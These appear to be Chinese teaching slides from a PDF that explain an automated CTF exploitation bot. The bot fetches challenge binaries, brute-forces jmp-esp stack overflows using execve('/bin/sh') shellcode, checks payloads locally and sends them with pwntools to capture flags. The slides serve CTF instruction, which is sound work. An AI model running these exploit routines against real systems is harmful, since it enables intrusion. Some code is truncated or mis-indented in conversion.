


Introduction

❑ 项目主要文件:



□ robot.py主要功能

```
def download_questions_info(download_binary=True):
```

```
def download_binaries(questions):
```

```
def check_same_binary():
```

```
def brute_same_binary():
```

```
def quick_exploit_in_fuzz(binary):
```


```
def submit_flag():
```

```
def fuzz_and_exploit():
```

□ 主函数:


```
504 def main():  
505     init()  
506  
507     download_questions_info()  
508  
509     check_same_binary()  
510  
511     submit_flag()  
512  
513     quick_exploit_before_fuzz()  
514  
515     fuzz_and_exploit()
```

- results.json



A screenshot of a code editor with multiple tabs. The active tab is 'results.json'. The code in the editor is a JSON object: `{"binary": "/aictf/bin/bin8", "flag": "flag{f521a588-3d7f-11e8-98ae-5254003be4ba}", "payload": "\n\n1\n\n\u00001\u0000"}`. The line number '1' is visible on the left.


- questions.json



A screenshot of a code editor with multiple tabs. The active tab is 'questions.json'. The code in the editor is a JSON array: `[{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.37", "challengeID": 1, "binaryUrl": "http"}`. The line number '1' is visible on the left.

□ 运行流程

- 线程池：
提高效率
- 死循环：
不停歇



Review

具体实现

□ 主函数:

```
504 def main():  
505     init()  
506  
507     download_questions_info()  
508  
509     check_same_binary()  
510  
511     submit_flag()  
512  
513     quick_exploit_before_fuzz()  
514  
515     fuzz_and_exploit()
```

➤ `init()`: 两个作用

```
def init():  
    if not os.path.isdir(config.work_path):  
        os.mkdir(config.work_path)  
  
    utils.kill_process('afl-fuzz')
```

python >

`os.path.isdir()`函数 判断某一路径是否为目录

`os.mkdir()`函数 创建目录

● config.py 配置文件

```
robot.py x config.py x
22 # 题目下载目录
23 work_path = '/aictf/bin'
```

```
from config import work_path, questions_file, result_file
questions_path = os.path.join(os.path.abspath('.'), questions_file)
result_path = os.path.join(os.path.abspath('.'), result_file)
```

● utils.py 杀掉进程

```
28 def kill_process(name):
29     cmd = "ps aux | grep " + name + " | grep -v grep | awk '{print $2}' | xargs kill -9"
30     os.system(cmd)
```

➤ Linux命令: ps/grep/awk/kill

➤ PID

```
Jack_t0m@ubuntu:~$ps aux
```

USER	PID	%CPU	%MEM
root	1	0.1	0.1
root	2	0.0	0.0
root	3	0.0	0.0

➤ kill -9 pid

□ 主函数:

```
504 def main():  
505     init()  
506  
507     download_questions_info()  
508  
509     check_same_binary()  
510  
511     submit_flag()  
512  
513     quick_exploit_before_fuzz()  
514  
515     fuzz_and_exploit()
```

❑ download_questions_info() 下载题目信息和题目

```
39 等待开题，死循环下载题目信息，当比赛开始，成功下载题目信息和binary后返回
40 """
41 def download_questions_info(download_binary=True):
42     while True:
43         try:
44             r = requests.get(config.questions_url, auth=(config.user, config.password), headers=headers)
45
46             if r.status_code == 200:
47                 data = r.json()
48                 #print data
49
50                 questions = data['AiChallenge']
51                 open(questions_path, 'wb').write(json.dumps(questions))
52
53                 if not download_binary:
54                     return True
55
56                 if download_binarys(questions):
57                     print "Donwload questions and binarys success!"
58                     return True
59
60         except Exception as e:
61             print ("download_questions_info error: " + str(e))
62
63     time.sleep(SLEEP_TIME)
```


● question(.json)

```
[{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 1, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin1", "flag_path": "/home/flag1.txt", "question_port": "9001"},  
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 2, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin2", "flag_path": "/home/flag2.txt", "question_port": "9002"},  
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 3, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin3", "flag_path": "/home/flag3.txt", "question_port": "9003"},  
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 4, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin4", "flag_path": "/home/flag4.txt", "question_port": "9004"},  
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 5, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin5", "flag_path": "/home/flag5.txt", "question_port": "9005"},  
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 6, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin6", "flag_path": "/home/flag6.txt", "question_port": "9006"},  
{"vm_name": "pwn1", "score": "64", "vm_ip": "111.206.245.29", "challengeID": 7, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin7", "flag_path": "/home/flag7.txt", "question_port": "9007"},  
{"vm_name": "pwn1", "score": "128", "vm_ip": "111.206.245.29", "challengeID": 8, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin8", "flag_path": "/home/flag8.txt", "question_port": "9008"}]
```

❑download_binarys()下载题目

下载题目，添加执行权限，并创建每个题目的工作目录，目录名格式为binary二进制文件内容的md5
工作目录存放字典，fuzz信息等

"""

```
def download_binarys(questions):
    try:
        for question in questions: #TODO: requests frequency limit?
            r = requests.get(question['binaryUrl'], auth=(config.user, config.password), headers=headers)
            binary = question['binaryUrl'].split('/')[-1]
            binary_path = os.path.join(work_path, binary)
            open(binary_path, 'wb').write(r.content)
            os.system("chmod +x {}".format(binary_path))
            job_dir = os.path.join(config.work_path, utils.uniq_binary_name(binary_path))
            if not os.path.isdir(job_dir):
                os.mkdir(job_dir)
            try:
                cmd = "rm -rf {}".format(os.path.join(job_dir, "sync"))
                os.system(cmd)
            except:
                pass

        except Exception as e:
            print "Download_binarys error:" + str(e)
            return False

    return True
```


❑ `utils.uniq_binary_name()` 计算md5

```
def uniq_binary_name(binary_path):  
    m = hashlib.md5()  
    content = open(binary_path).read()  
    m.update(content)  
    return os.path.basename(binary_path) + '-' + m.hexdigest()  
#os.path.basename(path) 返回path最后的文件名
```

➤ bin7-33a08423963d753c99a6554d7fa880cd

□ 小结


```
504 def main():  
505     init()  
506  
507     download_questions_info()  
508  
509     check_same_binary()  
510  
511     submit_flag()  
512  
513     quick_exploit_before_fuzz()  
514  
515     fuzz_and_exploit()
```

Review

□ 主函数:

```
504 def main():
505     init()
506
507     download_questions_info()
508
509     check_same_binary()
510
511     submit_flag()
512
513     quick_exploit_before_fuzz()
514
515     fuzz_and_exploit()
```

□ 运行流程



❑ `check_same_binary()`:检查是否为相同binary

➤ 思想：根据binary的hash值，如果hash一致，则判断为相同

➤ 具体做法：

1. 计算binary的hash

2. 在做出的题解中比较

如果存在一样的hash，则直接利用已做出题目的payload，调用
`get_flag()`函数，发送payload，获取flag

3. 在已有的题解中比较

如果存在一样的hash，则直接利用已有重复题目的payload，调用
`get_flag()`函数，发送payload，获取并保存flag

4. 暴力匹配

➤ 每一步都要调用多个函数

● 具体实现

```
152 def check_same_binary():
153     ## if not os.path.isfile(result_path): return
154
155     results = json.loads(open(result_path).read())
156     for question in json.loads(open(questions_path).read()):
157         if int(question['score']) > 0: continue ## 已得分题目, 不再检验
158         binary = question['binaryUrl'].split('/')[-1] ## bin1
159         binary_path = os.path.join(work_path, binary) ## 拼接路径
160         binaryhash = utils.binary_hash(binary_path) ## 计算题目内容的hash
161         if binaryhash in results:
162             payload = results[binaryhash]['payload']
163             if payload:
164
165                 flag = utils.get_flag(binary_path, payload)
166                 if flag:
167                     utils.save_flag(binary_path, payload, flag)
168                     continue
169         if binaryhash in ans:
170             payload = ans[binaryhash].decode('hex') #以16进制解码
171             flag = utils.get_flag(binary_path, payload)
172             if flag:
173                 utils.save_flag(binary_path, payload, flag)
174                 continue
175
176     brute_same_binary()
177
178     print "check_same_bianry done"
```


➤ question.json

```
[{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 1, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin1", "flag_path": "/home/flag1.txt", "question_port":  
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 2, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin2", "flag_path": "/home/flag2.txt", "question_port":  
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 3, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin3", "flag_path": "/home/flag3.txt", "question_port":  
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 4, "binaryUrl":  
"http://ai.defcon.ichunqiu.com/resources/file/bin4", "flag_path": "/home/flag4.txt", "question_port":  
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 5, "binaryUrl":
```

➤ results.json

[illegible]

- `binary_hash(binary_path)`

```
18 def binary_hash(binary_path): #题目hash
19     m = hashlib.md5()
20     content = open(binary_path).read()
21     m.update(content)
22     return m.hexdigest()
```


▣ get_flag()

- 远程溢出
- 在返回信息中，
利用re模块，
查找flag

```
116 """
117 远程获取flag，一次性发送payload到靶机，从返回信息中查找flag
118 """
119 def get_flag(binary, payload):
120     flag_path = get_flag_path(binary)
121     ip = get_binary_ip(binary)
122     port = get_binary_port(binary)
123
124     from pwn import remote
125     p = remote(ip, port)
126     p.send(payload)
127
128     cmd = "cat {}\\n".format(flag_path)
129     time.sleep(1)
130     p.send(cmd)
131     time.sleep(1)
132     content = p.recv(timeout=1)
133     flags = re.findall(config.flag_pattern, content)
134     print flags
135     try:
136         p.close()
137     except Exception as e:
138         print e
139         pass
140
141     if flags:
142         return flags[0]
143     return None
```

● 具体实现

```
152 def check_same_binary():
153     ## if not os.path.isfile(result_path): return
154
155     results = json.loads(open(result_path).read())
156     for question in json.loads(open(questions_path).read()):
157         if int(question['score']) > 0: continue ## 已得分题目, 不再检验
158         binary = question['binaryUrl'].split('/')[-1] ## bin1
159         binary_path = os.path.join(work_path, binary) ## 拼接路径
160         binaryhash = utils.binary_hash(binary_path) ## 计算题目内容的hash
161         if binaryhash in results:
162             payload = results[binaryhash]['payload']
163             if payload:
164
165                 flag = utils.get_flag(binary_path, payload)
166                 if flag:
167                     utils.save_flag(binary_path, payload, flag)
168                     continue
169         if binaryhash in ans:
170             payload = ans[binaryhash].decode('hex') #以16进制解码
171             flag = utils.get_flag(binary_path, payload)
172             if flag:
173                 utils.save_flag(binary_path, payload, flag)
174                 continue
175
176         brute_same_binary()
177
178     print "check_same_bianry done"
```

❑ brute_same_binary()

- 针对比赛时候遇到之前相同题目的情况；
- 即使编译环境变化导致文件hash变化，依然能暴力匹配到答案
- 思想：
 - 1.缓冲区溢出，利用jmp esp执行shellcode -->找jmp esp
(在函数返回时，也就是RET之后,ESP恰好指向返回地址的下一位，也就是我们想要执行的代码。所以需要JMP ESP,让EIP指向代码来执行)
- ret返回前（ebp基址指针、esp栈指针、eip指向下一条命令）



- ret返回后，eip指向返回地址指向的地方执行指令去了，若遇到jmp esp指令，则会回到这儿，继续执行shellcode的剩余部分。



- 2.循环爆破 + 本地验证

● 为什么要定位shellcode?

- 漏洞利用过程中，由于动态链接库的装载等原因，函数地址可能产生偏移，**shellcode**在内存中的地址是动态变化的，因此需要**exploit**在运行时动态定位栈中的**shellcode**。

● 攻击原理:

- 利用“**jmp esp**”作为跳板，动态定位**shellcode**
 - 1) 用内存中任意一“**jmp esp**”的地址覆盖返回地址
 - 2) 函数返回后被重定向去执行内存中**jmp esp**指令
 - 3) 由于函数返回后**ESP**指向返回地址后，**jmp esp**执行后，CPU将到栈区函数返回地址之后的地方取指令执行
 - 4) **shellcode**的布置。缓冲区前面一段用任意数据填充，把**shellcode**放在函数返回地址后面。**jmp esp**执行完就执行**shellcode**

● 具体实现

```
123 def brute_same_binary():
124
125     def brute_one(binary, addr):
126         for exp in all_exps: ## 循环爆破
127
128             try:
129                 payload = exp(addr)
130                 #print binary, repr(payload)
131             except Exception as e:
132                 print "error", str(e)
133                 break
134
135
136         if utils.verify(binary, payload):
137             print "brute_one verified:", binary
138             flag = utils.get_flag(binary, payload)
139             if flag:
140                 utils.save_flag(binary, payload, flag)
141             else:
142                 break
143
144     jmpesplist = get_binary_eips()
145     for info in jmpesplist:
146         binary, addr = info
147         print "try brute one", binary, hex(addr)
148         p = Process(target=brute_one, args=(binary, addr))
149         p.start()
```


● 暴力匹配

```
def f0(a_jmpesp):
    shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x5"
    ## #execve(/bin/sh)
    payload = ''
    payload += '-1\n'
    payload += 'a'*0x4c
    payload += p32(a_jmpesp)
    payload += shellcode
    return payload

def f1(a_jmpesp):
    shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x5"

    payload = ''
    payload += 'a'*(0x128)
    payload += p32(a_jmpesp)
    payload += shellcode
    payload += '\n'
    payload += '\n'
    return payload
```

● 本地验证 verify(binary, payload)

```
146 本地验证payload有效性
147 """
148 def verify(binary, payload):
149     from pwn import process
150     localfile = '/home/flag.txt'
151     cmd = "cat " + localfile + "\n"
152     open(localfile, 'w').write(config.flag_example)
153
154     try:
155         p = process(binary)
156         time.sleep(0.1)
157         p.send(payload)
158         p.send("\n")
159         time.sleep(0.1)
160         p.send(cmd)
161         time.sleep(0.1)
162         content = p.recv(timeout=1)
163         print "recv: ", content
164         try:
165             p.kill()
166         except:
167             pass
168
169         if content.count(config.flag_example) >= 1: ## .count(string)统计string出现的次数
170             return True
171         return False
172     except Exception as e:
173         print "verify exception:", e
174         return False
```

□ 主函数:

```
504 def main():
505     init()
506
507     download_questions_info()
508
509     check_same_binary()
510
511     submit_flag()
512
513     quick_exploit_before_fuzz()
514
515     fuzz_and_exploit()
```


END